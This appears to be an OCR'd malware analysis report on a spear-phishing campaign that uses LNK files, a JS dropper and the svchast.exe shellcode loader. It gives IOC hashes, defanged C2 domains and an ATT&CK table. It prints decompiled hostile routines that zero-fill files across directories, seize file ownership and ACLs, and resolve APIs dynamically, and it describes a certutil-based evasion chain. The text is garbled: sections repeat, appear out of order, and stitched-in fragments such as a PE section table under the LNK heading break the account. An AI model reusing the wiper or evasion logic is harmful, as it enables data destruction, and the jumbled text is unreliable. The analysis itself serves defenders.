
```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
